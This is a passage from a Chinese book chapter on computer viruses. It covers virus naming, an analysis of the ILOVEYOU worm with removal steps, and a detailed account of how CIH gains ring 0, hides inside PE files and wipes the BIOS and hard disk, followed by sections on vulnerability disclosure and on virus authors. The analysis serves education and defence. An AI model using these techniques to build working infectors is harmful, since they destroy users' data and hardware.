21. *PWSTEAL：窃取密码等信息的木马。*
22. *JAVA：用 JAVA 程序语言编写的病毒。*

病毒中间的名字是唯一区别病毒的重要名字，是可以自由发挥的，一般是由病毒的首次发现人（当然，首次发现人有时候是病毒的制造者）命名的，基本的命名原则是这样的：

1. *首先是根据病毒发作时的症状命名，早期的病毒多半是这样命名的，例如：“石头”，“雨点”等。*
2. *然后是病毒的发源地，比如说“耶路撒冷”、“中国一号”等。*
3. *随着病毒数目的直线上升，症状也越来越复杂，使用症状或者地名都不能很有效的区别病毒了，所以现在病毒的命名基本上是从病毒代码中找到一些有特征的字符串，如果找不到就根据病毒的行为找一个比较贴切的名字。*

最后的后缀名有时候是不需要的，只是在病毒如果存在很多变种的情况下，使用不同长度、不同的感染特征等等来区分病毒的不同变种。

第三节 “我爱你”，浪漫背后的陷阱

“我爱你”（I LOVE YOU），当你第一次听到这句话的时候，一定有一种浪漫而且激动的心情吧。如果你收到标题是“我爱你”的一封电子邮件之后，你可能第一个反应就是迫不及待的把它打开，看一看是那一个陌生的倾慕者发给自己表白的信。但是遗憾的是，这封信更有可能是一个名叫“爱虫”（LOVE Letter）的病毒，这个病毒的出现，预示着基于邮件系统的因特网蠕虫类病毒已经成为目前病毒发展的一个主要方向。

出现和传播

2000 年 5 月 4 日，一种名为“我爱你”的电脑病毒开始在全球各地迅速传播。这个病毒是通过微软 Outlook 电子邮件系统传播的，邮件的主题为“I LOVE YOU”，并包含一个附件。一旦在 Microsoft Outlook 里打开这个邮件，系统就会自动复制并向地址簿中的所有邮件地址发送这个病毒。

“爱虫”病毒，是一种蠕虫病毒，它与 1999 年的“梅丽莎”病毒非常相似。据称，这个病毒可以改写本地及网络硬盘上面的某些文件。用户机器染毒以后，邮件系统将会变慢，并可能导致整个网络系统崩溃。由于通过广泛使用的电子邮件系统传播，“爱虫”病毒在很短的时间内就袭击了全球无以数计的电脑，并且，从被感染的电脑系统来看，“爱虫”病毒的袭击对象并不是普通的计算机用户，而是那些具有高价值 IT 资源的电脑系统：美国国防部的多个安全部门、中央情报局、英国国会等政府机构及多个跨国公司的电子邮件系统遭到袭击。据称：“爱虫”病毒是迄今为止发现的传染速度最快而且传染面积最广的计算机病毒，它已对全球包括股票经纪、食品、媒体、汽车和技术公司以及大学甚至医院在内的众多机构造成了负面影响。目前，“爱虫”仍在迅速扩散之中，其危害性将继续扩大。

“爱虫”具有众多的变种

由于脚本语言的简单性，而且在任何被病毒感染的用户可以很容易的看到病毒的源代码，这里面也不乏一些具有较高技术水平，同时还有一些恶作剧心理的人，他们呢对“爱虫病毒进行简单的修改，比如说在邮件中使用其他的主题等，在“爱虫”病毒发现后的短短几天内，就出现了很多“爱虫”病毒的变种，带有这些变种的电子邮件主题词中往往带有“笑

话”“重要信息”等词句，以引诱用户打开邮件。新的变种即使在 2001 年仍然不断出现。

“爱虫”病毒技术细节分析

该病毒的名称是：VBS.LoveLetter
VBS.LoveLetter 病毒具有下面的特征：

“爱虫”病毒是一个基于电子邮件系统的 VBS（Visual Basic Script）脚本病毒，它以一个电子邮件的附件到达您的邮箱，邮件的主题是 ILOVEYOU（全大写，无空格）。
原始的“爱虫”病毒所包含的电子邮件具有下面的正文(众多的变种可能包含不一样的文字)：

请尽快查收来自我的邮件附件的 LOVELETTER。

邮件带有名为 LOVE-LETTER-FOR-YOU.TXT.vbs 的附件。.VBS 扩展名是否显示，依赖于系统的设置，如果系统设置中包含了“隐藏已知类型文件的扩展名”，打开文件夹的时候，你将看到一个 TXT 文件，而实际上这是一个可执行的 VBS 脚本文件。如果您收到了一封与以上所述相符的电子邮件，如果使用的是 Outlook，甚至不要试图阅读这个邮件，如果是其他的邮件客户程序，一定不要打开邮件的附件，并立即删除该邮件。

“爱虫”病毒通过产生如上所述的电子邮件传播，病毒将自身作为邮件的附件，发送给在 Outlook 通讯簿中的所有收件人。在一些大的公司和机构中，产生的大量电子邮件可能会使电子邮件服务器超载，处于瘫痪状态。

“爱虫”病毒可以传播的平台包括：视窗 98, 缺省安装的视窗 2000 和视窗 NT 4.0 以上以及安装了视窗脚本引擎（Windows Scripting Host）的视窗 95 系统。病毒体可能有多种不同的名字出现，包括：

- 在视窗系统安装目录中的文件名是 Win32DLL.vbs
- 在视窗系统安装目录下的系统目录中的文件名为 MSKernel32.vbs 以及 LOVE-LETTER-FOR-YOU.TXT.vbs。

“爱虫”病毒修改下面的注册表项目，以便它在下次启动机器的时候可以自动运行：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32=
C:\WINDOWS\SYSTEM\MSKernel32.vbs
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL=
C:\WINDOWS\Win32DLL.vbs
```

“爱虫”病毒还设置微软网络探险家浏览器（Internet Explorer）缺省的主页，自动下载一个叫做 WIN_BUGFIX.exe 的文件，这个文件看起来象是一个“后门服务器”（backdoor server）。人们多次对指向的地址进行连接都没有成功，也就是说该文件在因特网上真实的位置目前是关闭的，这个传说中的后门服务器一直没有找到。

可执行文件将被安装和重命名，以便在启动系统时也能运行：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WinFAT32=
C:\WINDOWS\SYSTEM\WinFAT32

“爱虫”病毒搜索所有的子目录，并用自身的副本覆盖（overwrite）扩展名为 JPG, VBS, JS, JSE, CSS, WSH, SCT, HTA, MP3 和 MP2 的所有文件，给无 VBS 后缀的文件名添加 VBS 扩展名。如：一个名为 Satisfaction.MP3 的文件将变为 Satisfaction.MP3.VBS。下一次染毒文件被点击或被激活，病毒将开始传播。

如果 IRC（在线聊天系统）客户在系统中出现，“爱虫”病毒将产生一个 HTML 文件，将自身发送到 IRC 频道中。

检测与清除：

删除在视窗系统目录中的病毒的拷贝：

视窗系统安装目录	Win32DLL.vbs
视窗系统安装目录下的系统目录	MSKernel32.vbs
视窗系统安装目录下的系统目录	LOVE-LETTER-FOR-YOU.TXT.vbs

查找整个系统，搜寻“*.vbs”，将它们删除掉，以确保安全。如果你运行 mIRC，删除它的 script.ini 文件。

你可以使用注册表编辑程序（Regedit）手动删除上面所描述的又来自动启动的注册表键值。

第四节 “CIH”的噩梦

“CIH”名字的由来是因为在 CIH 病毒中间，出现了病毒作者陈盈豪名字的缩写，在网上和陈盈豪交流过好多次了，感觉他是一个很腼腆的人。但是 CIH 病毒可以说是世界上影响最大的病毒之一，其创造性的技术甚至被某些反病毒软件利用作为病毒防火墙的核心！

1998 年的 7 月 26 日，名叫 CIH 的计算机病毒首次露面，袭击了美国，病毒发作时直接往计算机主板 BIOS 芯片和硬盘写乱码，破坏力非常大，可造成主机无法启动，硬盘数据全部被清洗。一个月后，该病毒在中国大陆出现，给多家计算机应用单位造成严重损失。今年 4 月 26 日该病毒又一次在全球总爆发，据有关报道，全球有六千万台电脑受到破坏，大量重要资料无法复原，灾情严重者，连计算机主板硬件也不得不更换。仅一天，由于 CIH 病毒发作，在中国大陆受损的电脑总数约有卅六万台， 所造成的直接、间接经济损失超过十亿元人民币。

CIH 病毒是一种文件型病毒，又称 Win95.CIH、Win32.CIH、PE_CIH，是感染 Windows95/98 环境下 PE 格式(就是微软的一种可执行文件的格式，虽然不是可移植的，就是说不能在苹果机或者其他的工作站上运行，但是微软还是把它命名为可移植的文件格式)文件的病毒。不同于以往的 DOS 型病毒，CIH 病毒是建立在 WINDOW95/98 平台。由于微软 WINDOWS 平台的不断发展，DOS 平台已逐渐走向消亡，DOS 型病毒也将随之退出历史的舞台。随之而来的是攻击 Windows 系统病毒走上计算机病毒的前台。可以预测，在未来几年内，连同宏病毒在内，Windows 平台将会是造病毒和反病毒的主战场。

目前 CIH 病毒有多个版本，典型的有：CIH 版本 1.2：四月二十六日发作，长度为 1003

个字节，包含字符：“CIHv1.2TTIT”，这也是目前流传最广泛的病毒；CIHv1.3：六月二十六日发作，长度为 1010 个字节，包含字符：“CIHv1.3TTIT”；CIHv1.4：每月二十六日发作，长度为 1019 个字节，包含字符：“CIHv1.4TATUNG”。我们重点对版本 1.2 进行分析。

病毒的表现形式、危害及传染途径

CIH 病毒是一种文件型病毒，其宿主是 Windows 95/98 系统下的 PE 格式可执行文件即.EXE 文件，就其表现形式及症状而言，具有以下特点：

受感染的.EXE 文件的文件长度没有改变；

DOS 以及视窗 3.1 格式（NE 格式）的可执行文件不受感染，并且在视窗 NT／2000 中病毒不起作用。

一个最简单的查找 CIH 病毒的方法是用资源管理器中 “工具>查找>文件或文件夹”的“高级>包含文字”查找所有.EXE 特征字符串----“CIH v”，在查找过程中，显示出一大堆符合查找特征的可执行文件，很可能意味着你的机器已经被 CIH 病毒感染了。

如果被 CIH 病毒感染的机器在 4 月 26 日开机，很可能会造成显示器突然黑屏，硬盘指示灯闪烁不停，重新开机后，计算机无法启动。

病毒的危害主要表现在于病毒发作后，硬盘数据全部丢失，甚至主板上的 BIOS 中的原内容被会彻底破坏，主机无法启动。只有更换 BIOS，或是向固定在主板上的 BIOS 中重新写入原来版本的程序，才能解决问题。

该病毒是通过文件进行传播。计算机开机以后，如果运行了带病毒的文件，其病毒就驻留在视窗操作系统的系统内存里了。此后，只要运行了 PE 格式的.EXE 文件，这些文件就会感染上该病毒。

病毒的运行机制

同传统的 DOS 型病毒相比，无能是在内存的驻留方式上还是传染的方式上以及病毒攻击的对象上，CIH 病毒都于众不同，新颖独到。病毒的代码不长，CIHv1.2 只有 1003 个字节，其他版本也大小差不多。它绕过了微软提供的应用编程界面（API），绕过了 ActiveX、C＋＋甚至 C，使用汇编，利用 VxD（虚拟设备驱动程序）接口编程，直接杀入视窗操作系统的内核。它没有改变宿主文件的大小，而是采用了一种新的文件感染机制即前面所说的“空洞利用”，将病毒化整为零，拆分成若干块，插入宿主文件中去。

最引人注目的是特征可能是“CIH”病毒破坏硬件的能力，它利用目前许多 BIOS 芯片开放了可重写的特性，向计算机主板的 BIOS 端口写入乱码，开创了病毒直接进攻计算机主板芯片的先例。可以说 CIH 病毒提供了一种全新的病毒程序方式和病毒发展方向。下面对该病毒作进一步的剖析，该病毒程序由三部分组成。

CIH 病毒的驻留（初始化）

当运行带有该病毒的.EXE 时，由于该病毒修改了该文件程序的入口地址（Address of EntryPoint），首先调入内存执行的是病毒的驻留程序，驻留程序长度为 184 字节，其驻留主要过程如下：

用 SIDT 指令取得 IDT base address(中断描述符表基地址)，然后把 IDT 的 INT 3 的入口地址改为指向 CIH 自己的 INT3 程序入口部分；

执行 INT 3 指令，进入 CIH 自身的 INT 3 入口程序，这样，CIH 病毒就可以获得 Windows 最高级别的权限(Ring 0 级)，可在 Windows 的内核执行各种操作（如终止系统运行，直接对内存读写、截获各种中断、控制 I/O 端口等，这些操作在应用程序层 Ring 3 级是受到严格限

制的)。病毒在这段程序中首先检查调试寄存器 DR0 的值是否为 0，用以判断先前是否有 CIH 病毒已经驻留。

如果 DR0 的值不为 0，则表示 CIH 病毒程式已驻留，病毒程序恢复原先的 INT 3 入口，然后正常退出 INT3，跳到过程 9；

如果 DR0 值为 0，则 CIH 病毒将尝试进行驻留。首先将当前 EBX 寄存器的值赋给 DR0 寄存器，以生成驻留标记，然后调用 INT 20 中断，使用 VxD call Page Allocate 系统调用，请求系统分配 2 个 PAGE 大小的 Windows 系统内存(system memory)，Windows 系统内存地址范围为 C0000000h～FFFFFFFFh，它是用来存放所有的虚拟驱动程序的内存区域，如果程序想长期驻留在内存中，则必须申请到此区段内的内存。

如果内存申请成功，则从被感染文件中将原先分成多块的病毒代码收集起来，并进行组合后放到申请到的内存空间中。

再次调用 INT 3 中断进入 CIH 病毒体的 INT 3 入口程序，调用 INT20 来完成调用一个 IFSMgr_InstallFileSystemApiHook 的子程序，在 Windows 内核中文件系统处理函数中挂接钩子，以截取文件调用的操作，这样一旦系统出现要求开启文件的调用，则 CIH 病毒的传染部分程序就会在第一时间截获此文件；

将同时获取的视窗操作系统默认的 IFSMgr_Ring0_FileIO（核心文件输入/输出)服务程序的入口地址保留在 DR0 寄存器中，以便于 CIH 病毒调用。

恢复原先的 IDT 中断表中的 INT 3 入口,退出 INT 3；

根据病毒程序内隐藏的原文件的正常入口地址，跳到原文件正常入口，执行正常程序。

病毒的感染

CIH 病毒的传染部分实际上是病毒在驻留内存过程中调用 Windows 内核底层函数 IFSMgr_InstallFileSystemApiHook 函数挂接钩子时指针指示的那段程序。这段程序共 586 字节，感染过程如下：

文件的截获

每当系统出现要求开启文件的调用时，驻留内存的 CIH 病毒就截获该文件。病毒调用 INT20 的 VxD call UniToBCSPath 系统功能调用取回该文件的名和路径。

EXE 文件的判断

对该文件名进行分析，若文件扩展名不为“.EXE”，不传染，离开病毒程序，跳回到 Windows 内核的正常文件处理程序上。


PE 格式.EXE 判别

目前，在 Windows 95/98 以及 Windows NT，可执行文件.EXE 采用的是 PE 格式。PE 格式文件不同于 MS-DOS 文件格式和 WIN 3.X(NE 格式，Windows and OS/2 Windows 3.1 execution File Format)。PE 格式文件由文件头和代码区（.text Section）、数据区（.data Section）、只读数据区（.rdata Section）、资源信息区（.rsrc Section）等文件实体部分组成。其中文件头又由 MS-DOS MZ 头、MS-DOS 实模式短程序、PE 文件标识（Signature）、PE 文件头、PE 文件可选头以及各个 Sections 头组成。


当病毒确认该文件是 PE 格式的.EXE 文件后，打开该文件，取出该文件的 PE 文件标识符（Signature），进行分析，若 Signature=”00455000”(00PE00)，则表明该文件是 PE 格式的可执行文件，且尚未感染，跳到过程 4，对其感染；否则，认为是已感染的 PE 格式文件或该文件是其它格式的可执行文件，如 MS-DOS 或 WIN 3.X NE 格式，不进行感染，而直接跳到病毒发作模块上执行；

病毒的寄生方法，下图是病毒感染 PE 文件前后的示意图：

感染 CIH 病毒之前



感染 CIH 病毒之后



以往的文件型病毒，通常是将病毒程序追加到正常文件的后面，通过修改程序首指针，来执行病毒程序的。这样，受感染的文件的长度会增加。CIH 病毒则不是。它利用了 PE 格式文件的文件头和各个区（Section）都可能存在自由空间碎片这一特性，将病毒程序拆成若干不等的块，见缝插针，插到感染文件的不同的区（Section）内。

CIH 病毒的首块程序是插在 PE 文件头的自由空间内的。病毒首先从文件的第 134 字节处读入 82 个字节，这 82 个字节包含了该文件的程序入口地址(address of EntryPoint)，文件的分区数（Number of Section），第一个 Section header 首址以及整个文件头大小（Size of Headers=MS header+PE file header+PE optional header+PE section headers+自由空间）等参数。以计算病毒首块存放的位置和大小。

通常 PE 格式文件头的大小为 1024 字节，而 MZ （DOS 可执行文件头）为 128 字节，PE 文件头（包括 PE 文件的标志）为 24 字节，PE 可选文件头为 224 字节，以上共 376 字节，“程序段头”区域大小是根据程序段的数量来确定的，但每个程序段头的大小是固定的，为 40 字节。一般情况下，一个 PE 可执行文件有 5 到 6 个段，即.text 段、.bbs 段、.data 段、

idata 段、rsrc 段以及 reloc 段。这样计算下来，整个文件头有 408~448 字节的自由空间提供给病毒使用。

在 PE 格式文件头的自由空间里，CIH 病毒首先占用了（Section 数+1）*8 个字节数的空间（本文称为病毒块链表指针区），用于存放每个病毒块的长度（每块 4 字节）和块程序在文件里的首地址（每块 4 字节）。然后将计算出的可寄存在文件头内的病毒首块字节数，送入病毒链表指针区；修改 PE 文件头，用病毒入口地址替换 PE 文件头原文件程序入口地址，而将原文件的入口地址保存在病毒程序的第 94 字节内，以供病毒执行完后回到正常文件执行上来。

由于病毒的首块部分除了病毒块链表指针区外必须包含病毒的 184 字节驻留程序，若文件头的自由空间不足，病毒不会对该文件进行感染。只是将该文件置上已感染标志。

病毒其余块的寄生计算

剩余的病毒代码是分块依次插入到各段里的自由空间里的。

要确定该区（段）是否有自由空间，可通过查看“段头”的参数确定。“程序段头”区域是紧跟在 PE 可选头区域后面。每个“程序段头”共占 40 个字节，由 Name（程序段名）、VirtualSize(程序段已使用大小)、RVA（程序段的虚拟地址）、PhysicalSize（程序段物理大小）、PhysicalOffset（程序段在文件中的偏移量）和 Flags（标志）组成，详细结构就不描述了。

病毒将整个“程序段头”区域读入内存，取第一个“程序段头”，计算出该程序段的自由空间（程序段物理大小 -程序段已使用大小），以确定可存放到该程序段的病毒块字节数。计算出病毒块在该区的物理存放位置（本程序段在文件中的偏移量 +本程序段已使用大小）。计算出病毒块在该文件的逻辑存放位置（=本程序段已使用大小 + 虚拟地址 A + PE 文件的相对基地址）；修改程序段已使用大小为 （病毒长度 + 原来的程序段已使用大小）。修改标志位，置该区为已初始化数据区和可读标志；将该区的病毒块长度和逻辑指针参数写入病毒链表指针区相应区域；求出病毒剩余长度，并取下一个“程序段头”。反复前面的操作，直到病毒全部放入为止。

写入病毒

病毒程序在前面只是计算出了病毒的分块、长度和插入到文件的位置等参数，将这些参数用 PUSH 指令压入栈中。在计算完所有病毒存放位置后，才从栈中 POP 出进行写盘操作。写盘的步骤如下：


以逆序将各块病毒写入文件各段（Section）相应的自由空间中；将病毒首块写入文件头自由空间内；将病毒块链表指针区写入文件头；将修改后的“段头”区域写回文件；将修改后的 PE 文件头和 PE 可选文件头写回文件置病毒感染标志，将 IFSMgr_Ring0_FileIO 程序的第一个字节（通常是 55h=‘U’，即 PUSH EBP 的操作代码）写到 PE 文件标识符（Signature）‘PE’的前一地址内（原为 00h），‘00PE0000’改为了‘UPE0000’。

病毒读入文件和写入文件都是通过调用系统内核的 IFSMgr_Ring0_FileIO 的读（EAX=0000D600）和写（EAX=0000D601）功能实现的。

病毒的发作

病毒发作条件判断：

在 CIHv1.4 中，病毒的发作日期是 4 月 26 日，病毒从 COMS 的 70、71 端口取出系统当前日期，对其进行判断：



如果系统当前日期不是 4 月 26 日，则离开病毒程序，回到文件的原正常操作上去；若正好是 4 月 26 日，则疯狂的 CIH 病毒破坏开始了！

病毒的破坏

对基本输入输出系统的破坏

通过主板的 BIOS 端口地址 0CFEH 和 0CFDH 向 BIOS 引导块（boot block）内各写入一个字节的乱码，造成主机无法启动。

为了保存 BIOS 中的系统基本程序，BIOS 先后采用了两种不同的存储芯片：ROM 和 PROM。ROM（只读存储器）广泛应用于 x86 时代，它所存储的内容不可改变，因而在当时也不可能有能够攻击 BIOS 的病毒；然而，随着闪存（FlashMemory）价格的下跌，奔腾机器上 BIOS 普遍采用 PROM(可编程只读存储器)，它可以在 12 伏以下的电压下利用软件的方式，从 BIOS 端口中读出和写入数据，以便于进行程序的升级。

CIH 病毒正是利用闪存的这一特性，往 BIOS 里写入乱码，造成 BIOS 中的原内容被会彻底破坏，主机无法启动。所幸的是，CIH 只能对少数类型的主板 BIOS 构成威胁。这是因为，BIOS 的软件更新是通过直接写端口实现的，而不同主板的 BIOS 端口地址各不相同。现在出现的 CIH 只有 1K，程序量太小，还不可能存储大量的主板和 BIOS 端口数据。它只对端口地址为 0CFEH 和 0CFD 的 BIOS（据有关资料为英特尔 430TX 芯片组、部分奔腾电脑使用的芯片组）进行攻击。

对硬盘的破坏

通过调用 Vxd call IOS_SendCommand 直接对硬盘进行存取，将垃圾代码以 2048 个扇区为单位，从硬盘主引导区开始依次循环写入硬盘，直到所有硬盘（含逻辑盘）的数据均被破坏为止。

第五节 漏洞、臭虫还有其他

象任何人造的物品一样，电脑软件作为人类的创造物，同样存在缺陷。越是代码量多，规模庞大的软件，出现漏洞的可能性也就越大，这是由于软件本身的复杂性决定的。在六十年代，曾经出现过一次软件危机。在这一时期软件开始作为一种产品被广泛使用，出现了专门的软件开发公司专门开发软件。但是软件开发的方法基本上仍然沿用早期的个体化软件开发方式，但软件的数量和规模急剧膨胀，软件需求日趋复杂，维护的难度越来越大，开发成本令人吃惊地高，而失败的软件开发项目却屡见不鲜。“软件危机”就这样开始了。“软件危机”使得人们开始对软件及其特性进行更深一步的研究，人们改变了早期对软件的不正确看法。早期那些被认为是优秀的程序常常很难被别人看懂，通篇充满了程序技巧。后来人们普遍认为优秀的程序除了功能正确，性能优良之外，还应该容易看懂、容易使用、容易修改和扩充。这种认识上的进步和软件工程、面向对象技术的出现，使得软件开发的质量有了一定的提高。

但是随着软件的规模达到上百万行，软件的运行环境日益复杂，软件中存在的漏洞和缺陷仍然具有逐步上升的趋势，特别是象微软操作系统这样极其复杂的软件，存在漏洞和臭虫是不可避免的。所以，问题的焦点不在于讨论是否存在漏洞和臭虫，而在于发现这些漏洞和臭虫之后如何处理。

对于“发现软件漏洞后应作出怎样反应”的问题，现在有两派：一派支持“全面披露”，他们认为发现漏洞后应当全面公布有关漏洞的信息；而另一派则持有比较保守的看法，他们认为应当只公布那些与修补漏洞有关的信息，而且，这些信息应当在软件公司编写出了相关补丁之后再作公布。在这方面，微软通常支持后者。该公司安全响应中心的安全程序经理 Scott Culp 声称，该公司通过同时发布有关漏洞的信息以及漏洞补丁，使用户得以在黑客行动前采取防护措施。

由于黑客或者病毒程序的作者往往拥有比一般用户更高的技术水平，在对待漏洞上，他们利用的速度要远远超过用户修补漏洞的速度，所以我比较赞成微软的做法，公布漏洞的详细细节更有利于黑客和病毒的作者而不是用户，但是普通用户需要注意的一点就是，一定要及时下载最新的补丁，因为纸是包不住火的，这些漏洞一定会被黑客们发现，而且他们会很快找到利用的办法的，类似“尼姆达”这样的病毒／木马今后会越来越多。

第六节 谁制造了病毒

形形色色的人们，科学家、学生、病毒爱好者等等，出于不同的目的，制造了数万种病毒，而且由于因特网的爆炸性发展，病毒的制造技术越来越简单，人们获得病毒知识的途径也越来越多。病毒制造从早期少数玩家的游戏已经变成一种非常大众化和时尚化的行为了，病毒的数量在可以预见的将来仍然会持续的增长。

学生的课外作业

大量的病毒可能来自学生的课外作业，他们对汇编语言有好奇心，愿意学习这样一门新的语言，如果他们有机会接触到一些病毒的源代码的话，制造病毒就变成触手可及的事情了。和普通使用高级语言或者汇编语言编写的程序相比，病毒表现出来的精巧性和程序编写的难度是非常大的，学习这些新的、甚至是非常规的编程方法对于学校的学生来说是一个很大的挑战，因为这种对智力的挑战，很多学生开始研究病毒，制造多种病毒的变种，甚至实现一些新的算法和机制，制造出新的病毒（CIH 病毒就是一个最典型的例子）。

大量这种病毒都仅仅存在于学校中，或者学生的课外作业里，在过去，这些病毒流传出来的机会是比较少的，但是随着因特网的广泛使用，学校内部的网络和公共网络之间联系也越来越紧密。这就客观上使学生的业余作品可以在一夜之间成为一个全球性的问题（比如说 CIH 就是一个从学校到全球的典型例子，最新的红色代码可能也是来自于学校）。

科学家的试验品

八十年代的时候，国外的一些非常权威性和学术性的杂志上，还能看到关于电脑病毒的一些论文，论述电脑病毒的一些原理性的东西，比如说电脑病毒的形式化定义，满足电脑病毒的一些必要条件等等。在九十年代国内一些学术性很强的计算机期刊上，甚至还有一些关于病毒的基本原理，病毒感染详细机制的研究性论文发表。

最早的磁芯大战，更是很多科学家出于研究的目的，编写种种“前病毒”，类似自我复制、自我传播的概念，比如说莫里斯的蠕虫程序就纯粹是为了验证这种思想的可行性所制造出来的试验品，当然，这个试验品发展到今天，远远超过了当初制造者最大胆的想象。就像最早的科幻小说《弗兰肯斯坦》所描写的那样，主人公弗兰肯斯坦是一位科学家，一个天才的创造者，他利用死人器官拼凑出一个怪物；怪物在人间东奔西跑，却得不到理解和同情；他向往美好，渴望感情，换来的却是谎言与追杀；他终于不顾一切地向人类复仇了，杀死了创造他的人之后，漂流到北极冰原迎接自己的灭亡。

有意思的恶作剧

很多病毒的产生，是出於恶作剧的目的，最典型的是“麦当劳女鬼”，这个程序严格意义上并不能算成病毒，因为它不能自我复制，更不能进行感染，这个恶作剧程序的作者似乎对心理学很有研究，首先在屏幕上显示一个很恐怖的故事，但是没有任何其他的东西，这样在你心中营造了一个氛围，然后在很长时间以后，突然出现一声惨叫和屏幕上一个脸色惨白的女鬼，真的很吓人的。

类似的恶作剧程序还有很多，比如说显示一个对话框，告诉你正在格式化你的硬盘（虽然实际上什么也没做），而你发现什么操作都不起作用了等等。

制作这些恶作剧程序不需要很高的电脑知识，只要会写程序就可以编写这种东西了。这类东西的作者除了无聊以外，没有什么值得一提的地方。

反病毒厂商的挑战者

还有很多病毒制造者制造病毒的目的就是为了使杀毒软件厂商难堪，他们不遗余力的分析杀毒软件的运行原理，针对特定的杀毒软件，开发出相应的病毒程序来。比如说早期有一些杀毒软件，碰到一部分变形或者加密病毒的时候，会将控制权交给病毒代码，等到病毒代

码中解密或者恢复程序执行完毕之后再拿回控制权，然后执行通常的病毒扫描程序，这样不管病毒进行了什么形式的伪装，把特征码规定为实际执行的代码就可以发现病毒的所有变形了，但是这种方法存在两个致命的问题，首先是具有很大的危险性，由于需要把控制权交给病毒代码一段时间，如果没有很精确的收回控制权，可能会执行病毒的感染或者破坏代码，造成感染或者数据的损失；其次是这种方式不具有可移植性，对于视窗 2000 和 Linux 以及其他平台采用这种方法的难度是非常大的，所以这种检测病毒的方法并没有得到广泛的使用。

一些病毒制造者针对这一类杀毒软件的，专门制作了一些病毒，这种病毒精心设计了文件头，看起来很像一个多态病毒的加密解密部分，当杀毒软件扫描到这个文件的时候，很显然的把它当成一个通常的变形／加密病毒处理，于是跳转到解密部分的代码开始执行，这个时候，病毒可以进行精心策划的破坏操作，和开一些无关大雅的玩笑，比如说显示出“XX 杀毒软件是大傻瓜”等等信息。

病毒爱好者

